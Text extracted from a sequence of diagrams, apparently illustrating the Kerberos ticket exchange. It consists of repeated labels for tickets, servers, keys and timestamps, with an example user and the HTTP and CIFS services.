



🔑	Secret Key
🤝	Session Key
TS	Timestamp
Auth	Authenticator



TGT
encASRep
AS
Vegeta
NTDS
TGS
TS
10:00
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator



TGT
encASRep
Info
Auth
Auth
Vegeta
Auth
TGT
HTTP
AS
TGS
NTDS
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator


AS
TGT
Info
Auth
Vegeta
15:00
Vegeta
ST
encTGSRep
TGS
NTDS
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator


TGT
ST
encTGSRep
Info
Vegeta
AS
NTDS
TGS
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator

